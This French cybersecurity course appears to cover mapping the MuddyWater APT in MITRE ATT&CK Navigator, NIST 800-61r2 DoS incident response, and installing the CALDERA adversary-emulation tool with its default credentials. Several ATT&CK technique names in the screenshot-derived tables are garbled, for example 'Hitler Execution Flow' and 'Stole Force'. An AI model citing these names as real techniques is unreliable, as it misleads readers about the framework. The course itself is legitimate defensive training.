Activité n° 1

Etude de cas : attaque Muddy Water APT



Correction :

- Le nombre total des techniques utilisées est affiché dans la partie « selection controls » à côté de l'icône X.

Resource Development 7 techniques	Initial Access 9 techniques	Execution 12 techniques	Persistence 19 techniques	Privilege Escalation 13 techniques	Defense Evasion 42 techniques	Credential Access 16 techniques
Acquire Infrastructure (1/6)	Drive-by Compromise	Command and Scripting Interpreter (5/8)	Account Manipulation (0/5)	Abuse Elevation Control Mechanism (1/4)	Abuse Elevation Control Mechanism (1/4)	Adversary-in-the-Middle (0/3)
Compromise Accounts (0/2)	Exploit Public-Facing Application	Container Administration Command	BITS Jobs	Access Token Manipulation (0/5)	Access Token Manipulation (0/5)	Brute Force (0/4)
Compromise Infrastructure (0/6)	External Remote Services	Deploy Container	Boot or Logon Autostart Execution (1/14)	Boot or Logon Autostart Execution (1/14)	BITS Jobs	Credentials from Password Stores (1/5)
Develop Capabilities (0/4)	Hardware Additions	Exploitation for Client Execution	Boot or Logon Initialization Scripts (0/5)	Boot or Logon	Build Image on Host	Exploitation for Credential
					Debugger Evasion	

Activité n° 1

Etude de cas : attaque Muddy Water APT



Correction :

Etape 5

- Vous disposez de plusieurs options pour exporter votre layer ou calque, et celle que vous choisirez dépendra de la manière dont vous souhaitez l'utiliser. Toutes les options sont dans l'onglet « layer controls ».
- Vous pouvez exporter vers :
 - ✓ Excel, mais il exportera simplement les couleurs.
 - ✓ JSON, qui peut être utile si vous souhaitez créer un script d'ingestion d'un calque dans un autre outil ou l'enregistrer pour une manipulation ultérieure dans le navigateur.
 - ✓ Image SVG, afin que vous puissiez montrer ce que vous savez sur les groupes adversaires.

+

selection controls		layer controls			technique controls	
Resource Development	Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	
7 techniques	9 techniques	12 techniques	19 techniques	13 techniques	42 techniques	
Acquire Infrastructure (1/6)	Drive-by Compromise	Command and Scripting Interpreter (5/8)	Account Manipulation (0/5)	Abuse Elevation Control Mechanism (1/4)	Abuse Elevation Control Mechanism (1/4)	
Compromise	Exploit Public-		RITS Jobs			

Activité n° 1

Etude de cas : attaque Muddy Water APT



Correction :

Etape 6

- Pour ce TP, nous choisissons d'exporter le calque sous forme de fichier image SVG en utilisant l'icône de « l'appareil photo », car c'est le format le plus adéquat pour l'illustration.

+

selection controls layer controls technique controls

Resource Development	Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access
7 techniques	9 techniques	12 techniques	19 techniques	13 techniques	42 techniques	16 techniques
Acquire Infrastructure (1/6)	Drive-by Compromise	Command and Scripting Interpreter (5/8)	Account Manipulation (0/5)	Abuse Elevation Control Mechanism (1/4)	Abuse Elevation Control Mechanism (1/4)	Adversary-in-the-Middle (0/3)
Compromise Accounts (1/2)	Exploit Public-Facing	Container	BITS Jobs	Access Token	Access Token	Brute Force (1/1)

Activité n° 1

Etude de cas : attaque Muddy Water APT



Correction :

- Cliquez sur **Download SVG** pour télécharger le calque.

The screenshot shows a search interface for 'Muddy Water' in the 'about' tab. The search results are displayed in a table with columns for Reconnaissance, Resource Development, Initial Access, Execution, Persistence, Privilege Escalation, Defense Evasion, Credential Access, Discovery, Lateral Movement, and Collection. A 'download SVG' button is visible in the top right corner of the console interface.

Reconnaissance	Resource Development	Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection
Active Scanning	Acquire Infrastructure	Drive-by Compromise	Command and Scripting Interface	Account Manipulation	Jobse Escalation Control Mechanism	Jobse Escalation Control Mechanism	Adversary-in-the-Middle	Account Discovery	Exploitation of Remote Services	Adversary-in-the-Middle
Gather Victim Host Information	Compromise Accounts	Exploit Public-Facing Application	Container Administration Command	JWTs Jobs	Jobsse Token Manipulation	Jobsse Token Manipulation	Stole Force	Application Discovery	Internal Reconnaissance	Active Collected Data
Gather Victim Identity Information	Compromise Infrastructure	External Remote Services	Deploy Container	Root or Logon Subsequent Execution	Root or Logon Manipulation	Root or Logon Manipulation	Obtain from Password Store	Written Discovery	Searchlighting	Audio Capture
Gather Victim Network Information	Develop Capabilities	Hardware Additions	Exploitation for Client Execution	Root or Logon Initialization Scripts	Root or Logon Initialization Scripts	Root or Logon Initialization Scripts	Exploitation for Credential Access	Cloud Infrastructure Discovery	Remote Service Session Hijacking	Automated Collection
Gather Victim Org Information	Exploit Accounts	Phishing	Inter-Process Communication	Root or Logon Enumeration	Check or Modify System Process	Check or Modify System Process	Process Enumeration	Cloud Service Dashboard	Remote Service Session Hijacking	Browser Session Hijacking
Identifying Information	Obtain Capabilities	Replication Through Removable Media	Native API	Compromise Client Software Binary	Domain Policy Modification	Domain Policy Modification	Obtain from Device File System	Cloud Service Discovery	Replication Through Removable Media	Crossed Data
Search Closed Sources	Scope Capabilities	Supply Chain Compromise	Scheduled Task/Job	Create Account	Escape to Host	Escape to Host	Input Capture	Cloud Storage Object Discovery	Software Deployment Tools	Data from Cloud Storage Object
Search Open Technical Databases		Trust Relationship	Shared Modules	Create or Modify System Process	Event Triggered Execution	Event Triggered Execution	Modify Authentication Process	Container and Resource Discovery	Time Shared Content	Data from Configuration Repository
Search Open Websites/Domains		Valid Accounts	Software Deployment Tools	Event Triggered Execution	Exploitation to Privilege Escalation	Exploitation to Privilege Escalation	Multi-Factor Authentication Interception	Debugger Execution	User Account Enumeration	Data from Information Repository
Search Victim-Owned Websites			System Services	Event Remote Services	Hitler Execution Flow	Hitler Execution Flow	Multi-Factor Authentication Request Generation	Domain Trust Discovery	Use alternate Authentication Mechanism	Data from Local System
			User	Hitler Execution Flow	Process Injection	Process Injection	Network Sniffing	File and Directory Discovery		Data from Network Shared Drive

PARTIE 1



WEBFORCE
BE THE CHANGE



PARTIE 2

Appliquer les procédures de gestion des incident

Dans ce module, vous allez :

- Identifier une attaque DOS (Deny of Service)
- Appliquer les procédures 800-61 R2 du NIST



19 heures



Activité n° 1

Etude de cas des attaques DOS

Compétences visées :

- Modéliser les processus de gestion des incidents
- Utiliser les normes de gestion des incidents sécurité comme le NIST 800-61r2

Recommandations clés :

- Se référer au cours
- Consulter la documentation officielle



19 heures

CONSIGNES

1. Pour le formateur :

- Laisser au stagiaire l'occasion de comprendre seul le contexte
- Discuter les étapes avec les apprenants avant de donner la correction
- Exploiter cette activité pour donner des compléments d'informations par rapport à l'objectif attendu

2. Pour l'apprenant :


- Lire et bien comprendre la problématique
- Essayer de trouver de vous-même une solution à cette problématique et la noter
- Parcourir les réponses proposées
- Comparer vos réponses à celles proposées pour évaluer votre niveau de compréhension du cours

3. Conditions de réalisation :

- Seul ou en binôme
- Support de résumé théorique accompagnant
- Stylo et feuille de papier

4. Critères de réussite :

- Travail en groupe
- Qualité du livrable en terme du contenu
- Qualité du livrable en terme de présentation



Activité n° 1

Etude de cas des attaque DOS



Problématique :

- Pendant cette activité, vous allez appliquer les procédures 800-61 R2 du NIST pour protéger un système contre une attaque de **Déni de service**.
- Une attaque par déni de service (**DoS**) est une attaque qui vise à arrêter une machine ou un réseau informatique en le rendant inaccessible aux utilisateurs auxquels il est destiné en perturbant temporairement ou indéfiniment les services.
- Lors d'une attaque **DoS**, les pirates inondent le réseau d'un système ciblé en y dirigeant une grande quantité de trafic à partir de plusieurs systèmes sous leur contrôle. Il s'agit d'une tactique courante utilisée par les attaquants via un réseau de systèmes compromis pour rendre un service en ligne inutilisable.
- Les pirates ciblent souvent les serveurs Web d'organisations de première importance telles que les banques, les entreprises de médias, ou les organisations gouvernementales et commerciales. Bien que les attaques **DoS** n'entraînent généralement pas le vol ou la perte d'informations importantes ou d'autres actifs, elles peuvent coûter beaucoup de temps et d'argent à la victime. Les attaques **DoS** peuvent finir par nuire à la réputation d'une organisation en affectant la disponibilité de ses services, l'activité des clients et les opérations commerciales. Les motifs derrière les attaques **DoS** peuvent également inclure entre autres l'extorsion, le hacktivisme, la cyberguerre, et la rivalité d'entreprise.

Objectif

- L'objectif du processus de gestion des incidents contre l'attaque DOS est de définir les activités qui doivent être prises en compte lors de la détection, de l'analyse et de la résolution de l'incident.
- Le processus identifie également les principales parties prenantes qui peuvent être nécessaires pour entreprendre ces activités spécifiques.

Activité n° 1

Etude de cas des attaque DOS



Correction :

1. **Identifier** : Identifier les types de menaces et tous les actifs potentiellement à risque.

- Différents types d'attaques peuvent affecter les services. Il est donc très important de préciser la nature de l'attaque pour bien choisir les méthodes de défenses et finalement répondre à l'incident de manière rapide et efficace.
- Ci-dessous, il y a des question à poser afin de déterminer si le système est vraiment attaqué par DoS:
 - ✓ Voyez-vous de nombreuses entrées de journal de serveur Web ou une bande passante maximale sur vos routeurs ou périphériques ?
 - Cela peut indiquer une attaque qui tente d'inonder votre site de trafic et d'épuiser votre bande passante.
 - ✓ Le processeur de votre serveur Web est-il au maximum ?
 - Cela peut indiquer une attaque qui tente d'épuiser les ressources de votre serveur par opposition à la bande passante.
 - ✓ Pouvez-vous identifier l'adresse IP ou le domaine ciblé ?
 - Il peut être possible de restreindre l'accès à ce domaine afin de préserver d'autres services.
 - ✓ Un aspect spécifique de votre service est-il ciblé ?
 - Les attaquants peuvent cibler une partie spécifique et vulnérable de votre service, telle que la fonctionnalité de recherche, qui nécessite beaucoup de calculs.
 - ✓ Est-ce votre base de données qui tombe en panne plutôt que la pile d'applications Web ?
 - Peut-être devez vous mettre à jour votre base de données pour faire face à la demande.

Activité n° 1

Etude de cas des attaque DOS



Correction :

2. **Protéger** : analysez comment protéger au mieux tous les actifs identifiés.

Ci-dessous les principales interventions à mettre en œuvre pour renforcer les points faible identifiés :

- ✓ Explorez vos options défensives en amont
- ✓ Déterminez les points de votre service où les ressources peuvent être surchargées ou épuisées
- ✓ Déterminez si vous, ou un fournisseur, êtes responsables de chacun.
- ✓ Envisagez d'atténuer votre utilisation des ressources de calcul (bande passante)
- ✓ Assurez-vous que vos fournisseurs de services sont prêts à faire face à l'épuisement des ressources là où ils sont les mieux placés pour vous aider (bande passante)
- ✓ Déterminez si vous pouvez dégrader votre service
- ✓ Assurez-vous que votre service peut évoluer pour faire face aux pics de sessions simultanées (base de données)
- ✓ Vous devez concevoir votre service et planifier votre réponse à une attaque de sorte que le service puisse continuer à fonctionner, même de manière dégradée.

Activité n° 1

Etude de cas des attaque DOS



Correction :

3. **Détecter** : Définissez comment les menaces contre les actifs seront détectées.

Il existe deux principaux moyens pour détecter les attaques DoS :

- ✓ **L'examen en ligne de tous les paquets** : les capacités de détection de DoS en ligne de base des périphériques réseau tels que les équilibreurs de charge, les pare-feux ou les systèmes de détection des intrusions ont peut-être autrefois fourni une détection acceptable lorsque les attaques DoS étaient plus petites, mais les attaques à volume élevé peuvent submerger ces périphériques, car elles utilisent un examen d'état gourmand en mémoire. Les appliances d'atténuation DoS dédiées sont aujourd'hui le principal moyen d'effectuer une détection (et une correction) en ligne. Cependant, ils peuvent devenir coûteux et avoir un cycle de vie court face à des menaces de volume plus élevé
- ✓ **La détection DoS hors bande** est réalisée par un processus qui reçoit les données de flux des routeurs et commutateurs compatibles comme NetFlow, J-Flow, sFlow et IPFIX, puis analyse ces données de flux pour détecter les attaques.

Activité n° 1

Etude de cas des attaque DOS



Correction :

4. **Répondre** : décrire les mesures clés pour répondre aux menaces détectées.

- Alors que les attaques DoS sont moins difficiles à arrêter ou à prévenir que d'autres, elles peuvent toujours présenter une menace sérieuse.
- Il y a des actions à réaliser rapidement pour réduire l'impact de l'attaque ou sa capacité à submerger le service, comme:
 - ✓ **Apporter modifications temporaires au site** : vous pouvez, par exemple, générer une version statique du site ou désactiver les fonctionnalités intensives du processeur ou de la base de données (par exemple, la recherche).
 - ✓ **Conserver un journal des modifications** que vous apportez, afin de pouvoir revenir à un état connu une fois que vous êtes sûr que l'attaque est terminée.
- Les attaques DoS ont tendance à être relativement courtes (90 % durent moins de 3 heures). Si l'attaque est persistante et se poursuit même avec vos atténuations initiales en place, vous devez déterminer d'autres actions approfondies.

Activité n° 1

Etude de cas des attaque DOS



Correction :

4. **Répondre** : décrire les mesures clés pour répondre aux menaces détectées.

Ci-dessous, les actions essentielles à exécuter lors de la défaillance des atténuations initiales :

- ✓ **limiter la diffusion** : souvent, les attaques envoient des requêtes à chaque appareil du réseau, amplifiant l'attaque. Limiter ou désactiver le transfert de diffusion dans la mesure du possible peut perturber les attaques. Les utilisateurs peuvent également désactiver les services d'écho et de charge dans la mesure du possible.
- ✓ **Empêcher l'usurpation d'identité** : vérifiez que le trafic a une adresse source cohérente avec l'ensemble d'adresses pour son site d'origine déclaré et utilisez des filtres pour empêcher l'usurpation des connexions d'accès à distance.
- ✓ **Activer les pare-feux** : assurez-vous que vos pare-feux limitent le trafic d'entrée et de sortie à travers le périmètre dans la mesure du possible.
- ✓ **Surveiller le réseau** : plus vous savez à quoi ressemble le trafic entrant normal, plus vite vous repérerez le début d'une attaque DDoS. La visibilité en temps réel avec détection et réponse du réseau est un moyen efficace et fiable pour détecter immédiatement les surtensions suspectes.
- ✓ **Rationaliser la réponse aux incidents** : affinez votre réponse aux incidents peut aider votre équipe de sécurité à réagir rapidement lorsque des attaques DoS sont détectées.

Activité n° 1


Etude de cas des attaque DOS



Correction :

5. Récupérer : Définissez comment réparer l'infrastructure impactée et maintenir la sécurité.

- Pendant que l'attaque est en cours, envisagez d'utiliser d'autres méthodes de communication pour informer vos utilisateurs de l'état de vos services et d'autres méthodes qu'ils pourraient utiliser pour accéder à vos services. Les comptes de médias sociaux préexistants peuvent être une bonne voie pour cela.
- Il est relativement courant que les attaques surviennent en rafales. Une fois l'attaque initiale passée, vous pouvez attendre d'être sûr que l'attaquant ne revienne pas avant d'annuler les modifications que vous avez apportées à votre service.
- Une fois que vous avez entièrement récupéré votre service, vous devez examiner l'impact de l'attaque et la probabilité d'une récurrence.
- Apporter les modifications nécessaires pour renforcer votre système contre les futures attaques.



PARTIE 3

EFFECTUER LE THREAT HUNTING

Dans ce module, vous allez :

- Définir le Threat Hunting
- Identifier les étapes du processus



19 heures



Activité n° 1

Présenter MITRE CALDERA

Compétences visées :

- Simuler des adversaires avec MITRE CALDERA
- Utiliser Live Discover pour chasser les adversaires

Recommandations clés :

- Se référer au cours
- Consulter la documentation officielle



19 heures



WEBFORCE
BE THE CHANGE

CONSIGNES

1. Pour le formateur :

- L'apprenant doit être capable de mettre en place l'environnement de travail décrit dans l'énoncé
- Il doit être aussi en mesure de réaliser l'ensemble des étapes d'installation et de configuration des environnement de travail, et d'observer les résultats de cette installation

2. Pour l'apprenant :

- Il est recommandé de maîtriser le principe de fonctionnement ainsi que l'architecture de la solution MITRE CALDERA
- Il est recommandé également de suivre les étapes décrites dans l'énoncé

3. Conditions de réalisation :

- L'environnement de travail a été bien mis en place et configuré

4. Critères de réussite :

- Terminer toutes les étapes du TP avec succès
- 70% des réponses correctes pour les questions posées durant le déroulement des TP.



Activité n° 1

Présenter MITRE CALDERA



C'est quoi CALDERA ?

- La chasse aux menaces est un outil et une discipline à forte intensité technologique. Il peut parfois sembler que les outils et services coûteux de chasse aux menaces commerciaux sont les seuls outils du secteur. La réalité, cependant, est que la plupart des chasseurs de menaces ne s'appuient pas exclusivement sur ces outils sophistiqués. Au lieu de cela, de nombreux chasseurs se retrouvent à rechercher des outils gratuits et flexibles pour les enquêtes.
- **CALDERA** est un outil de cybersécurité conçu pour exécuter facilement des exercices autonomes de violation et de simulation.
- **CALDERA** est un projet de recherche développé par **MITRE** et construit sur le framework **MITRE ATT&CK**
- **CALDERA** aide les professionnels de la cybersécurité à réduire le temps et les ressources nécessaires aux tests de cybersécurité de routine.



Activité n° 1


Présenter MITRE CALDERA



Installer une machine virtuelle « UBUNTU »

Voici un guide étape par étape sur la façon d'installer l'outil de test MITRE Caldera pour simuler des adversaires et utiliser Live Discover pour les chasser.

1. Installez une box Linux : téléchargez Ubuntu et créez une nouvelle VM.




Activité n° 1

Présenter MITRE CALDERA



Créer la machine virtuelle « UBUNTU »

2. Créez une nouvelle machine virtuelle à l'aide d'une image ISO.



Activité n° 1

Présenter MITRE CALDERA



Installation de l'outil MITRE CALDERA

3. Allez sur Caldera Github : <https://github.com/mitre/caldera> et suivez les instructions sur votre machine Linux.

The screenshot shows the GitHub repository page for MITRE CALDERA. It includes the following sections:

- Requirements:** These requirements are for the computer running the core framework:
 - Any Linux or MacOS
 - Python 3.6.1+ (with Pip3)
 - Google Chrome is our only supported browser
 - Recommended hardware to run on is 8GB+ RAM and 2+ CPUs
- Installation:** Start by cloning this repository recursively, passing the desired version/release in x.x.x format. This will pull in all available plugins. If you clone master - or any non-release branch - you may experience bugs.

```
git clone https://github.com/mitre/caldera.git --recursive --branch 3.0.0
```
- Next, install the PiP requirements:

```
pip3 install -r requirements.txt
```
- Super-power your CALDERA server installation! [Install GoLang \(1.13+\)](#)
- Finally, start the server.

```
python3 server.py --insecure
```
- Collectively this would be:

```
git clone https://github.com/mitre/caldera.git --recursive --branch 3.0.0
cd caldera
pip3 install -r requirements.txt
python3 server.py --insecure
```
- Once started, you should log into <http://localhost:8888> using the credentials red/admin. Then go into Plugins -> Training and complete the capture-the-flag style training course to learn how to use the framework.

Activité n° 1


Présenter MITRE CALDERA



Manipulation de l'outil MITRE CALDERA

4. Après avoir installé Caldera dans votre machine Linux, accédez à l'outil de test via <http://localhost:8888> et créez un nouvel agent à déployer.

4a. Cliquez sur la barre de navigation pour afficher les options de menu.



